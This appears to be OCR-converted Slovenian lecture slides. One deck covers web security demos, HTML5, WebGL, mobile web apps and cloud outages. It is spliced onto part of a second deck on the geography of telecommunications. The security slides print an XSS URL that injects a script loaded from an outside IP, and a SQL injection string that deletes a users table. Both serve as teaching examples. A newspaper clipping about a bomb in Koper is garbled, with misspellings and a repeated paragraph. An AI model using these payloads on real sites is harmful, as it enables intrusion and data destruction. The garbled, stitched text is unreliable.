
# Cross-site scripting (2)

## ■ Predvideno delovanje

- <http://tweb.ltfe.org/urban/xssdemo/index.php>



- <http://tweb.ltfe.org/urban/xssdemo/index.php?ime=Urban>






# Cross-site scripting (3)

## ■ Nepredvideno delovanje

- kot ime vstavimo ``
  - [http://tweb.ltfe.org/urban/xssdemo/index.php?ime=%3Cimg%20src='http://www.google.com/intl/en\\_ALL/images/logo.gif'%3E](http://tweb.ltfe.org/urban/xssdemo/index.php?ime=%3Cimg%20src='http://www.google.com/intl/en_ALL/images/logo.gif'%3E)



- vstavimo lahko tudi JavaScript spremenimo stran!
  - obiskovanje strani prek linkov v mailih je lahko nevarno!
- vstavimo `<script type='text/javascript' src='http://212.235.185.124/xss_demo/script.js'></script>`
  - [http://tweb.ltfe.org/urban/xssdemo/index.php?ime=%3Cscript%20type%3D%27text%2Fjavascript%27src%3D%27http%3A%2F%2F212.235.185.124%2Fxss\\_demo%2Fscript.js%27%3E%3C%2Fscript%3E](http://tweb.ltfe.org/urban/xssdemo/index.php?ime=%3Cscript%20type%3D%27text%2Fjavascript%27src%3D%27http%3A%2F%2F212.235.185.124%2Fxss_demo%2Fscript.js%27%3E%3C%2Fscript%3E)





# SQL injection

- V vnosna polja vpišemo niz, ki zaključi SQL stavek
- Slabo napisane aplikacije tega ne filtrirajo

Username:   
Password:

Select \* from users  
where username = 'urban'  
and password = '12345'

Username:   
Password:

Select \* from users  
where username = **''; delete \* from users; --'**  
**and password = '12345'**

- V najslabšem primeru je mogoče pobrisati vsebino celotne baze
  - slabo nastavljene pravice, slabo napisana aplikacija



# HTML5

---



# HTML5

## ■ Naslednja različica formata HTML

- Podpora videu `<video src=... />`
- Shranjevanje podatkov v brskalniku (local storage)
- Web workers
- Web sockets
  - nadgradi HTTP povezavo v full duplex
  - strežnik lahko pošlje podatke brskalniku po že vzpostavljeni povezavi
- Geolokacija
  - JS API za lociranje
- Canvas
  - risanje z JS;
  - 2D in 3D (WebGL)
- CSS3
  - Font face: podpora poljubnim fontom
  - Prosojnost, rotiranje elementov
  - Zaobljeni robovi, gradienti, sence
- <http://apirocks.com/html5/html5.html#slide1>



# HTML5 vs. Flash

- Povod: naprave brez podpore flashu (iPhone, iPad)
- HTML5 podpira večino funkcionalnosti
  - Video, fonti, povratna povezava
  - Slideshare najavi popolno migracijo na HTML5 (vse prosojnice so indeksirane, mogoče je iskanje po tekstu)
- Podpora HTML5
  - Google Chrome
  - MS IE s Chrome Frame
- Trenutne prednosti Flasha
  - Dostop do kamere in mikrofona (<http://chatroulette.com>)
  - peer to peer komunikacija
  - Predvajanje videa z DRM (tega v HTML5 najbrž ne bo nikoli)
- Flash ne bo izginil
  - Visoka penetracija pomeni, da bo ostal še leta
  - Primerjava: IE6
  - Če Flash umre, od koga bo kopiral HTML6?



# Zmogljivost HTML5

## ■ Port Quake II v JavaScript

- uporaba WebGL, HTML5 canvas, HTML5 audio in Websockets, HTML5 local storage
- online multiplayer, 60fps, teče v Chrome in Safariju (Webkit)





# OpenGL


- **Kaj je OpenGL**
  - Open graphics library
  - definira standardne vmesnike za izdelavo 2D in 3D aplikacij
  - čez 250 različnih metod, ki so podprte tudi v GPU-jih
  - primeren za visokoperformančne aplikacije (igre, vizualizacije)
- **OpenGL ES 2.0 (embedded systems)**
  - podprt podmnožica polne OpenGL specifikacije
  - Sodobni brskalniki (Chrome, Firefox, Safari)
  - iOS in Android
- **Prednosti**
  - standardiziran → GPU podpora → visoke performance
  - napiši enkrat, poganjaj povsod (brskalnik, iPhone, Android, exe)



# Ideja OpenGL

- Lastni podatkovni tipi
  - neodvisni od platforme (16/32/64bit)
  - *GLint*, *GLfloat*, ipd. namesto *int*, *float*
- Predpostavlja 3D koordinaten sistem
  - v njem definiramo točke (x,y,z)

```
GLfloat vertex[3];  
vertex[0] = 10.0;      // x  
vertex[1] = 23.75;    // y  
vertex[2] = -12.532;  // z
```





# OpenGL: za občutek

- Poligoni
- Na definirane točke napnemo poligon (tj., trikotnik)
  - nič drugega kot trojica točk


```
GLfloat triangle[] = {0.0, 1.0, -3.0, 1.0, 0.0, -3.0, -1.0, 0.0, -3.0};
```

- Poligon naložimo v spomin grafičnega procesorja
  - uporabimo standardizirane OpenGL metode (prefix *gl*)
  - resetiranje scene
    - `glLoadIdentity();`
  - nastavimo tip
  - nastavimo barvo
    - `glColor4f(1.0, 0.0, 0.0, 1.0);`
  - naložimo koordinate
    - `glVertexPointer(3, GL_FLOAT, 0, &triangle);`



# Primer WebGL: Google WebGL Globe

- <http://data-arts.appspot.com/globe-search>





# Primer: Angry Birds

- <http://chrome.angrybirds.com/>
- Prvotno razvito za iPhone / Android





# Mobilne spletne aplikacije

- Na večini pametnih mobilnih telefonov danes teče sodoben spletni brskalnik
  - Webkit
- Mogoč razvoj bogatih aplikacij na osnovi spletnih tehnologij
  - razširitev za jQuery – jQtouch
    - bogate animacije in prehodi
    - simulacija native mobilne aplikacije
    - <http://jqtouch.com/>
  - Sencha Touch
  - vtičniki za Wordpress in druge CMS platforme
    - WPTouch: vtičnik, ki Wordpress blog preoblikuje v mobilno stran
- Vedno več API-jev za funkcionalnosti telefona, senzorje, ipd.






# Primer: geolokacija

- JS vpraša brskalnik
  - brskalnik vpraša OS
  - OS odgovori brskalniku
  - brskalnik odgovori JS s klicom *callback procedure*

```
1 <script language="javascript">
2     function displayPosition(position) {
3         alert(position.coords.latitude + " " + position.coords.longitude);
4     }
5
6     function displayError(positionError) {
7         alert("error")
8     }
9
10    gl = navigator.geolocation;
11    if (gl) {
12        gl.getCurrentPosition(displayPosition, displayError);
13    } else {
14        alert("I'm sorry, but geolocation services are not supported by your browser.");
15    }
16 </script>
```



# Primer: geolokacija





# Prihodnost

---



# Pogled naprej

## ■ Web 1.0

- statične HTML strani, večinoma besedilo

## ■ Web 2.0

- Dinamične spletne strani, AJAX (osveževanje v ozadju)
- Fokus na odprtih API-jih (→ komunikacija med aplikacijami)
- Fokus na uporabniški prijaznosti

## ■ Web 3.0 (Semantic Web)

- semantično označevanje vsebine, mikroformati (<cena>100EUR</cena>)
- problem s standardizacijo in uvajanjem (veliko nevzdrževanih vsebin)
- Vse večji pomen “semantičnih proksi strežnikov”
  - organizacija in “semantizacija” obstoječih informacij
  - Wolfram Alpha, Google, nišni proksiji z API-ji
- Web 3.0 mini dokumentarec <http://vimeo.com/11529540>



# Uporabniška prijaznost je ključ

- **Primer: podjetji Mint in Yodlee**
  - analiza bančnih izpiskov (podobno kot slovenski Toshi)
- **Yodlee**
  - razvili dober backend
  - 200 zaposlenih; 116 milijonov \$ investicije; propadli
- **Mint**
  - razvili dober frontend (prijazen vmesnik)
  - preprost backend v oblaku
  - 35 zaposlenih;  
35 milijonov \$ investicije;  
zmagovalci
- **Pomembno pravilo**
  - bodi sam svoj uporabnik
  - “eat your own dog food”  
(Paul Newman’s dog food →)





# Vsebinsko-naravnana omrežja

- **Content-Centric Networking**
- **Alternativen pristop k omrežni arhitekturi**
  - omrežja tradicionalno temeljijo na komunikaciji točka-točka (konverzacija)
    - podobno kot telefonija
    - zadnjo novico s poptv.si strežnik ločeno postreže 50.000 uporabnikom
  - uporaba današnjih omrežij povečini v modelu točka-več točk (diseminacija)
    - strežnik bi lahko novico postregel samo enkrat
    - “vsebinsko naravnana multicast”
  - Vizija prihodnosti iz Palo Alto Research Centra (Nelson, Jacobson)
- **Vsebina (podatki) so ključni**
  - Omrežje in omrežna lokacija (naslov) sta irelevantna (čisti “bitpipe”)
  - “omrežje” je vse kar prenaša bite (mreža, disketa, CD po pošti)
  - Izvor, in ne kanal, mora zagotavljati vse vidike varnosti



Networking was invented  
in this world

It was about sharing resources,  
not data.



# Lifestreaming

- **Shranjevanje podatkov o vseh aspektih življenja**
  - elektronska sled, ki jo vsak dan puščamo za seboj
  - idealna za data mining (koledarji, komunikacija, lokacija, življenjske funkcije)
- **Številne aplikacije**
  - beleženje prehojenih kilometrov
  - ustvarjanje potopisov (geotagging slik)
  - kontekstualno prilagajanje aplikacij in storitev
    - npr. utišanje telefona na sestanku
- **Personal metrics**
  - FitBit
  - Beleženje gibanja (pedometer) in kvalitete spanja
  - Avtomatsko nalaganje na site

*fitbit automatically tracks your*  
**fitness & sleep**

Did I get enough exercise today?  
How many calories did I burn?  
Am I getting good rest?

LEARN MORE »

**PURCHASE** \$99



# Osebna medicina in fitnes


## ■ Širok nabor obstoječih naprav!





# Augmented reality

- **Izboljšava realnega sveta s prikazom podatkov na zaslonu (overlay)**
  - GPS + kompas + fotoapararat
- **iPhone in Android aplikacije**
  - ter Augmented SDK za razvijalce
- **Prototip *Sixth Sense***
  - LED projektor + terminal
  - projekcija informacij v okolje






# Zajem informacij iz okolja

## ■ Vizualen zajem informacij

- QR kode, Datamatrix
- Microsoft Tag
- LED (Bokode)
  - out-of-focus fotografija
- Prepoznavanje objektov na sliki
  - Google Goggles



## ■ NFC/RFID

- Visokofrekvenčna komunikacija na k
- Detekcija unikatne kode "NFC taga" s čitalcem
- Aplikacije: emulacija kartic, plačila, pametni posterji
- Trenutna podpora: izbrani modeli Nokie, Samsunga





# AR Drone

- Helikopter, ki ga krmiliš z nagibanjem iPhona



- Augmented reality igre na njegovi osnovi

- s helikopterjem uničuješ navidezne sovražnike



## MARQUEURS 3D

Position the 3D tags in your home or outside to generate virtual enemies and obstacles in augmented reality!

- <http://ardrone.parrot.com/parrot-ar-drone/en>



# Podatki v oblaku in hibridne platforme

- Google mail, Docs, Facebook, Twitter, Office Live
- Google Chrome OS
  - operacijski sistem, ki je brskalnik
- ZumoDrive
  - omrežni disk, dostopen z različnih platform (PC, Mac, Linux, iPhone)
- Hibridne platforme: Evernote, Dropbox, iCloud
  - Podatki pri uporabniku IN v oblaku
  - Sinhronizacija
- Ključni pomisleki
  - Relativno visoka latenca
  - Obremenitev omrežja
  - Zasebnost podatkov?



# Komunikacija z oblakom

- **Še vedno ozko grlo**
- **Tipičen primer domačega uporabnika**
  - 100GB podatkov
  - Varnostne kopije (backup) v oblaku
  - Dostop do interneta: 1Mbps uplink
  - → čas za prenos: 222 ur (9 dni)
- **Tipičen primer poslovnega uporabnika**
  - 1TB podatkov
  - dostop do interneta: 100 Mbps uplink
  - Čas za prenos: 22 ur



# Ko imamo še več podatkov...

## ■ Big-data scenarij

- 1 PB podatkov (1000 TB)
- Gbps povezava do oblaka
- 2222h (92 dni) → neuporabno!

## ■ Zanimiva ponudba Amazona

- AWS Import/Export
- Pošljemo fizične diske (\$80/disk)
- Presnamejo na S3
- Slogan: “Ne podcenjujete pasovne širine





# Nevarnosti oblaka (1)

## ■ Izguba podatkov

### ■ Google

- Februar 2011
- Izguba mailov 50.000 uporabnikov
- Restore s traku

### ■ Amazon

- April 2011
- Trajna izguba podatkov



## ■ Tudi ponudnik potrebuje varnostne kopije!



# Nevarnosti oblaka (2)

## ■ Zasebnost podatkov


### ■ Dropbox

- Preprosta storitev za shranjevanje datotek v oblaku in sinhronizacijo med računalniki

### ■ Dropbox fiasko

- Junij 2011
- 25 MIO uporabnikov
- Vsi računi dostopni brez passworda
- Datoteke shranjene brez enkripcije (zaradi deduplikacije)

## ■ Zanesemo se lahko le na lastno enkripcijo





# Nevarnosti oblaka (3)

## ■ Zanesljivost storitve

- Odpoved Amazona,
  - Amazon 1 teden brez razlage
  - Brez vsakršnega supporta
  - Trajna izguba podatkov
- Odpoved Vmware Cloud Foundry
  - VMware med odpovedjo nudil omejen support in status update

**amazon.fail**

## ■ SLA?

- Pri magnitudi sodobnih ponudnikov je uporabnik pogosto le številka.




# Primer: Amazonova neodzivnost

Life of our patients is at stake - I am desperately asking you to contact

 Reply

Posted by: md76040303317

Posted on: Apr 22, 2011 11:20 PM

 This question is **answered**. Helpful answers available: **2**. Correct answers available: **1**.

Sorry, I could not get through in any other way

We are a monitoring company and are monitoring hundreds of cardiac patients at home.  
We were unable to see their ECG signals since 21st of April

Could you please contact us?

Our account number is: 9252-9100-7360

Our servers IDs:


i-bb5c0fd0

i-8e6163e5

i-6589720f

Or please let me know how can I contact you more directly.

Thank you

 **Replies:** 34 | **Pages:** 2 - **Last Post:** May 4, 2011 10:12 AM by: [hyperstratusaws](#)



# Posledice težav

- Kažejo, da se uporabniki vse bolj zanašamo na oblak
- Padlo je na stotine startupov (Reddit, Foursquare, ...)
  - brez zadostne redundance
  - vsi strežniki gostovali v isti coni

Amazon is currently experiencing a degradation. They are **working on it**. We are still waiting on them to get to our volumes. Sorry.

reddit is down.



A continually improving collection created, edited, and organized by

We're currently having an unexpected outage, a site back up as soon as possible. Thanks for yo



**Service Unavailable**

We encountered an error on your last request. Our service is new, and w apologize for the inconvenience.



- Pametni računajo z možnostjo odpovedi

- Netflix

- Chaos Monkey
- “The Chaos Monkey’s job is to randomly kill instances and services within our architecture.”
- Netflix ni na seznamu prizadetih podjetij

- SmugMug

- Photo sharing (petabajti slik)
- uporabljali več Amazonovih con (niso odpovedale vse)
- “**Build for failure.** Each component (EC2 instance, etc) should be able to die without affecting the whole system as much as possible. ”




# GEOGRAFSKI VIDIKI TELEKOMUNIKACIJ

*”Od mamutov do interneta stvari”*

mag. Andrej Gregorc

21. 12. 2011

## 21. 12.



## **DELITEV GEOGRAFIJE**

**REGIONALNA IN OBČA, KI SE DELI NA  
FIZIČNO IN DRUŽBENO**

- klimatogeografija
- pedogeografija
- geomorfologija
- hidrogeografija
- biogeografija
- meteorologija
- geologija
- matematična geografija
- geo. prebivalstva
- politična geo.
- ekonomska geo.
- geo. turizma
- urbana geo.
- geo. naselij
- geo. prometa  
(TELEKOMUNIKACIJE)
- ....

3

## **GEOGRAFIJA IN TELEKOMUNIKACIJE**

- pokrajina
- kulturna pokrajina
- družba in družbeni procesi

4

# KULTURNA POKRAJINA

socialna geografija

**kult. pokrajina = narava x človek / čas**

Sauer, 1926 : kult. pokrajino oblikujejo sloji človekovega delovanja

Ruppert : na izgled kult. pokrajine vplivajo dostop do informacij in vrednotenje informacij

5

# TEMELJNA GEOGRAFSKA VPRAŠANJA

- KJE?
- KAKO?
- KDO / KAJ?
- KDAJ?

6

# KOPER, 1.12.2003



## Bomba zasejala strah med Koprčane

*Pred lokalom Atlantida je moškemu v roki eksplodirala bomba in ga ubila*

Koper – »Bili sva na kavi in ko sva odhajali iz lokala, sva srečali mladeniča. Črnolas, z rdečkastim navijalkim šalom okrog vratu. Ko sva bili že na pločniku pri oglaševalnih panojih, je za nama silovito pošlo. Kar v vrak naju je vrglo in zadrla sva obupen krik. V strahu sva se samo objeli.« je dobro uro po eksploziji bombe še sva pretresena pripovedovala Miroslava Čučina German, ki je s hčerjo Edito zadnja videla še živlega šestindvajsetletnega Boža Simoviča iz Salure pri Koprju. Božo je bil večeraj irtev bombe, ki mu je eksplodirala v roki (v žepu) tik pred vhodom v znaní, za mnoge razpiti lokal Atlantida v Zelenem parku.

Reševalci, ki so kmalu po eksploziji pršli na kraj dogodka, mladeniča niso mogli pomagati. Marmorne stene in nekaj stekel Atlantide, pa tudi Sošine blagovnice so preprečile libre varstva zrna iz bombe. Kakšna je praznjava bila bomba in kje jo je mladenič dobil, bodo skitali očertni v preiskavi, ki jo koordinira sodnica Lea Dukli Japelj, za pokojnega je že obvelala nedo obdobje.

Ob eksploziji v pasu Zelene parka k sreči ni bilo drugih ljudi, v Atlantidi pa so bile zasedene skoraj vse mize in tanki. Kvi so sponožili v PU Koper naj bi po njihovih prvih ugotovitvah 26-letni B. S. iz Koprja pred lokalom Atlantida aktiviral ručno bombno in jo hotel sresti v lokal, a mu je eksplodirala v roki.

Po Koprju so se hitro razširile govorice, ki so mladeniča seveda povezale z mamili, saj se je menda zdravel v Idriji. Komo je bila praznjava namenovana bomba, naj bi pokazala preiskovalci državnih služb: Božar Pečnik, vodi pa protikorovalna sodnica Lea Dukli Japelj, za pokojnega je že obvelala nedo obdobje. Ob eksploziji v pasu Zelene parka k sreči ni bilo drugih ljudi, v Atlantidi pa so bile zasedene skoraj vse mize in tanki. Kvi so sponožili v PU Koper naj bi po njihovih prvih ugotovitvah 26-letni B. S. iz Koprja pred lokalom Atlantida aktiviral ručno bombno in jo hotel sresti v lokal, a mu je eksplodirala v roki.

Foto Dušan Grča  
Bomba v Koprju – Policisti in reševalci, ki so prhiteli pred Atlantido, niso mogli več pomagati moškemu, ki je menda pripravjal napad z bombno.

# FRANKLIN DELANO ROOSEVELT



## STOPNJE V RAZVOJU ČLOVEŠKE DRUŽBE

- divjaška (praskupnost)
- predindustrijska (agrarna)
- industrijska
- postindustrijska (okoljska)
- informacijska
- družba znanja
- *družba modrosti (2050?)*

9

## KDAJ INFORMACIJSKA DRUŽBA?

Brian Berry, ameriški socialni geograf, 1975 :

- želja po prebivanju v neokrnjeni naravi (suburbanizacija)
- težnja po ohranjanju in širjenju svobode izražanja (demokratičnost)
- svoboda gibanja in lajšanje socialnih stikov (komunikacija)
- ohranjanje zasebnosti in priznavanje pravic posameznika (individualizacija)
- ustvarjanje, dojetanje in lastništvo tehnoloških inovacij (patenti)
- želja po uspehu v družbi (hierarhičnost)

10

## **SPREMENJENA LOGIKA DRUŽBENEGA RAVNANJA IN UKREPANJA?**

**Masahiro Manyama leta 1975 o logiki industrijske ter informacijske družbe (The Postindustrial Logic, The Next 25 Years – Crisis and Opportunity) :**

11

### **INDUSTRIJSKA**

- Težnja po standardizaciji
- Oblikovanje homogenosti
- Tekmovalnost, vzpenjanje
- Piramidalna hierarhičnost
- Težnja po obvladovanju narave
- Materializem, hedonizem
- Učinkovitost, tekoči trak
- Razmišljanje po sklopih, specializacija

### **INFORMACIJSKA**

- Neukalupljenost, individualnost
- Heterogenost, pestrost
- Sodelovanje, timsko delo
- Povezovanje, širjenje odgovornosti
- Harmonija z naravo, sonaravnost
- Cenjenost narave, kulture in dediščine
- Filozofija, vizija, ideja
- Uveljavljanje logike, postavljanje prioritet, vrednot

12

## **DELITEV GOSPODARSTVA PO SEKTORJIH**

- Primarni (kmetijstvo)
- Sekundarni (industrija in rudarstvo)
